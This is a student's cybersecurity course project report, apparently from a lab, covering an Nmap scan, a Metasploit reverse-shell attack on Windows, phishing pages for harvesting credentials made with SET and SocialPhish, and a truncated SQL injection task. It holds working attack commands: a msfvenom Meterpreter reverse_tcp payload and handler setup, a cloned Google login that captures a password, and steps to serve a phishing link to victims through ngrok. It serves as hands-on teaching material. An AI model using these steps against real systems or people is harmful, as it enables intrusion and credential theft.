

**MAJOR PROJECT CYBER SECURITY
TASKS**

SUBMITTED BY-Abhinav Rai

BATCH-CS -MAY

E-mail:kishanrai18739@gmail.com


TASK 1

Performing Scan Using Nmap.


Answer-

- Download and install Nmap Tool
- Now Run the Tool.


GUI OF NMAP LOOK LIKE THIS




- IN TARGET SECTION PUT IP ADDRESS OF VICTIM AND PRESS SCAN BUTTON TO PERFORM A SCAN ON TARGET.
- HERE WE GET VARIOUS DETAILS OF VICTIM SYSTEM.



HERE WE HAVE GOT HOW MANY PORTS ARE OPEN AND WHICH PORT NO. ARE OPEN





Here Port no 7070 is open and the protocol is TCP.

TASK 2: USE METASPLOIT TOOL FROM KALI LINUX AND HACK WINDOWS 7/WINDOWS 10.

ANSWER-

- **Open** kali Linux and type msfconsole in the terminal.
- It opens the Metasploit framework in terminal

```
kali2 - VMware Workstation 16 Player (Non-commercial use only)
Player
abhinav@kali: ~
03:32 AM
File Actions Edit View Help
(abhinav@kali) - [~]
$ msfconsole

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; .;P'
II 'T; ;P'
IIIIII 'YVP'

I love shells --egypt

+ -- ==[ metasploit v6.0.45-dev ]
+ -- ==[ 2134 exploits - 1139 auxiliary - 364 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 8 evasion ]

Metasploit tip: View all productivity tips with the
tips command

msf6 >
```

- Now we have to set payloads for victim machines.
- To set payload type *msfvenom -p windows/meterpreter/reverse_tcp -f exe(format) LHOST=ip address LPORT=4444(default) -o name.exe*

```
kali2 - VMware Workstation 16 Player (Non-commercial use only)
Player
abhinav@kali: ~
03:37 AM
File Actions Edit View Help
(abhinav@kali) - [~]
$ msfconsole

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; .;P'
II 'T; ;P'
IIIIII 'YVP'

I love shells --egypt

+ -- ==[ metasploit v6.0.45-dev ]
+ -- ==[ 2134 exploits - 1139 auxiliary - 364 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 8 evasion ]

Metasploit tip: View all productivity tips with the
tips command

msf6 > msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.154.130 LPORT=4444
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.154.130 LPORT=4444

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Abhinav2.exe
msf6 >
```

- It creates a payload and now we have to share the exe file.
- After that type command **use multi/handler** in terminal
- Then **set payload windows/meterpreter/reverse_tcp**
- **Set lhost =ip address**
- **Set lport=4444**
- **exploit**
- Now share the file and install it in victims machine
- This opens a session between victim and hackers machine.
- And now we have full access of the victims machine.

```

kali2 - VMware Workstation 16 Player (Non-commercial use only)
Player
File Actions Edit View Help
abhinav@kali: ~ 03:59 AM
Log Out...

Additionally, a netmask can be used in conjunction with a domain name to
dynamically resolve which block to target. All these methods work for both IPv4
and IPv6 addresses. IPv4 addresses can also be specified with special octet
ranges from the [NMAP target
specification](https://nmap.org/book/man-target-specification.html)

### Examples

Terminate the first sessions:

sessions -k 1

Stop some extra running jobs:

jobs -k 2-6,7,8,11..15

Check a set of IP addresses:

check 127.168.0.0/16, 127.0.0-2.1-4,15 127.0.0.255

Target a set of IPv6 hosts:

set RHOSTS fe80::3990:0000/110, ::1::f0f0

Target a block from a resolved domain name:

set RHOSTS www.example.test/24
msf6 exploit(multi/handler) > sessions

Active sessions
=====
Id  Name  Type  Information  Connection
--  ---  -
1   meterpreter x86/windows  ABHINAV\kisha @ ABHINAV  192.168.154.130:4444 -> 192.
msf6 exploit(multi/handler) >


```

Task 3: Use SET tool to create a gmail Page and try to capture the credentials

Answer-

- Open the Metasploit framework from Application Menu

- It should Look like this.



- It shows a list of options to select


```
kali2 - VMware Workstation 16 Player (Non-commercial use only)
Player
File Actions Edit View Help
01:29 AM

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based
deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits to
The Credential Harvester method will utilize web cloning of a web-site that has a user
website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the
```

- Click on option (2).It will then ask for attack method.
- Choose Credentials harvester method.
- Then enter your ip address and enter websites name which you want to clone
- Now on another machine type the ip address of your machine and it will open the cloned site and if any user enters any information in it, it will be stored.

```
kali2 - VMware Workstation 16 Player (Non-commercial use only)
Player
File Actions Edit View Help
01:29 AM

The Multi-Attack method will add a combination of attacks through the web attack menu.
ntial Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection th
tation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3


The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
```


Here we have entered the ip address of our linux machine and Google sign in page has come.



If someone sign in on this page then we receive the credentials.

```
kali2 - VMware Workstation 16 Player (Non-commercial use only)
Player
(1) WhatsApp - Mozilla F... Shell No.1
01:28 AM
File Actions Edit View Help
PARAM: pstMsg=1
PARAM:
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.154.1 - - [23/Jul/2021 01:27:01] "POST /_/lookup/accountlookup?hl=en-GB&_reqid=2
[*] WE GOT A HIT! Printing the output:
PARAM: ifkv=AU9NcczmGvP8uxEUMZ1v3GB1bY78RljBkrzCe0ggkMrdZVesp_yAH5UmF7Tbds4ewqMe2Lm27Yxy
PARAM: continue=https://accounts.google.com/
PARAM: followup=https://accounts.google.com/
POSSIBLE USERNAME FIELD FOUND: f.req=["abhinav@gmail.com", "AETHLlwGP_Iz6VNvD3zqJMYcyS0pV
zKdj2UJ3XxGFxpHE3BYlMEWy3qCXRkNyIbrCzf0eLZNx2NA-fLG9iWmg58Wn5E0FFlr5StJgmdfLQXDjhHNw5sax
.1,null,1,"https://accounts.google.com/ServiceLogin?passive=1209600
POSSIBLE PASSWORD FIELD FOUND: f.req=["abhinav@gmail.com", "AETHLlwGP_Iz6VNvD3zqJMYcyS0pV
zKdj2UJ3XxGFxpHE3BYlMEWy3qCXRkNyIbrCzf0eLZNx2NA-fLG9iWmg58Wn5E0FFlr5StJgmdfLQXDjhHNw5sax
.1,null,1,"https://accounts.google.com/ServiceLogin?passive=1209600
PARAM: continue=https%3A%2F%2Faccounts.google.com%2F
PARAM: followup=https%3A%2F%2Faccounts.google.com%2F",null,[],4,[],"GlifWebSignIn",null,
,null,null,null,null,null,null,null,null,null,null,null,null,[],null,null,null,[],],],nu
v@gmail.com",null,null,true,true,[]]
PARAM: bgRequest=["identifier", "<Yalqre4CAAYF50TjBeeNd- -P_544xib0ACKAIwJ8RtXiVNdQSu02Ftk
LGV7uhYPRaCR5qJrZ0eZTXJ10nPfLWkNs5n1FLA37UqQNoHOpdUJWV2Wn6-E2BnS7XMm6b8y_PEDTR_9sXe0qvb
gLJvDobMFRqnbw4ZdmdejtFB0Km4q0qvWobZBbmj5nImChYlmmPmXDyg0ivJuj_P4IF07EYBB_K0gphktV5A50pK
1wXVJC5N5tuL7i7cZnhIclG5MoDr99SDFrPiukX0tnvW3gCie7Bdw4tLpsZ5_ZBCegimzmZPA0bjkfuoMizPqUC
ubylOXJPg2gCdVsB4mtfikgJi3XCS9hF5r0AKBZ-3uQxy68cPBaSE03dCFKJZTbnpA0pXKyLfrjNnp2m3744rEzs
tm8m9j0v_kmq66NP8XjzvbC5XyihGVw6_R15kpi0WN1D5-zNB6pEX-cK8ctWz0oyuaHPke6Tmhizw1oFNZRzIhT
-lo4uFF058n9tEQZJMAPuTKMnlHe_VXE3whfwUxdhsslXkLlgQeu10kUxn-1qtDELdZQIc60vPX8TaecJexXkqz
CHJ0nsNf0p7W05npuSxAcLwhEXDTzGEoQ4GBgXS6Fjotm9qwCarIE1TMk5h_77wHenueIoC0yeDFY1KCN4A0vYL4
QQPpt7cNgdiZhCHY7Ujw600Azf3JkG4a5K2aN1hJtsTUKQT9hiH9w0GfrAmd3NK3cWJ6VDbJL_Tyw7G0nnLwPEaC
GrE0CSsmHhkHndgKXu-C6EXQisjIf40dHa0vL5cv2mkXukXNBVRtvdz1ixErWLItc3RaUnYEz0xec9GwskWq2UHR
rfCugKqnDYhdLqu8FPhIIjXW4rQLWoLJCU-nDAR4rHALFX-Fs2xHrDztvL5tHnxkPJpdoUaB0-YxwV7Dch02j_HM
CCLuXr91aQGtWZPs3MUe_AMVtlfqwSsCS50TCHwWbm0XLSW0RPQU_QaYIUUMCDU6op0fh912nz9d-3Zc4AfTQH6
```

TASK 4: Install SocialPhish and perform attack in lab setup.


Answer-

Install SocialPhish Using this command in linux

```
git clone https://github.com/xHak9x/SocialPhish.git
cd SocialPhish
chmod +x socialphish.sh
./socialphish.sh
```



- After that Select the required option.
- Then it will ask for port forwarding choose ngrok.
- Then it will provide a link for victim.
- When the victim opens the link and enters his/her credentials .
- We get the credentials.




TASK 5

Perform SQL injection <http://testphp.vulnweb.com/>

Answer-

For performing SQL injection we use tool called Havij.
Download and install it
Its interface looks like this



It can be used to get details like

